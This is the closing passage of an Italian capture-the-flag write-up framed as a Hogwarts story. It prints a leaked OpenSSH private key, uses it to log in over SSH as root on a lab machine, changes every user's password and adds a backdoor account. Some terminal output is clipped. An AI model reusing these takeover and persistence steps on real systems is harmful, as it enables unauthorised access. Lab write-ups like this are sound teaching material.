7 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
8 -----END OPENSSH PRIVATE KEY-----
9

```



I nostri eroi gioiscono, è proprio la chiave per lo studio di silente.
I quattro si precipitano di fronte alla stanza, inseriscono la chiave ma...


Una voce proveniente da lontano sussurra...

“In troppi hanno la possibilità di utilizzarla...”

Il silenzio... ma subito un idea. Gli studenti decidono di utilizzare un incantesimo
che consentisse l'uso della chiave soltanto a pochi.

sudo chown root:root *file della chiave*

La voce si dissolve nel silenzio, e la porta... si apre lentamente.



Ci troviamo all'interno della stanza, root è il nome che usava Silente,
capo della scuola.

Ormai era fatta, Marco, Anna, Milena la megera, e Luca, si trovavano
all'interno della
stanza con più potere all'interno della scuola.

```
root@blackbox: ~  
└─(kali㉿kali)-[~]  
└─$ ssh -i /home/kali/id_rsa root@192.168.178.31  
  
Theta fa schifo  
  
Last login: Thu Nov 21 11:22:54 2024  
root@blackbox:~#
```

passwd root

Con un semplice incantesimo, la parola d'ordine per l'accesso alla stanza
fu cambiato e con lei anche quelle di tutti gli studenti, uno ad uno.

```
in  cdrom  etc  lib   lib64  lost+found  mnt  path  root  sbin  srv  sys  usr
oot  dev   home  lib32  libx32  media    opt  proc  run   snap  swap.img  tmp  var


oot@blackbox:/# cd home/
oot@blackbox:/home# ls
nna  luca  marco  milena  shared
oot@blackbox:/home# adduser
dduser: Only one or two names allowed.
oot@blackbox:/home# adduser paperino
dding user `paperino' ...
dding new group `paperino' (1005) ...
dding new user `paperino' (1004) with group `paperino' ...
reating home directory `/home/paperino' ...
opying files from `/etc/skel' ...
ew password:
etotype new password:
asswd: password updated successfully
hanging the user information for paperino
nter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
s the information correct? [Y/n] Y
oot@blackbox:/home# ls
nna  luca  marco  milena  paperino  shared
oot@blackbox:/home# █
```

Ma uno di loro era un burlone, e
dopo che l'ordine fu ristabilito,
richiamò da un altro mondo
magico un personaggio
abbastanza... curioso???

adduser



E già... Questa, è Hogwarts, dove la magia rende tutto possibile...
Ma proprio tutto



THE END

LA STORIA TERMINA QUI, CHE VIAGGIO...

MA LA FINE DI UN'AVVENTURA, NON PREANNUNCIA CHE IL RACCONTO
DI UN'ALTRA STORIA ANCOR PIÙ AVVINCENTE... CHI LO SA!

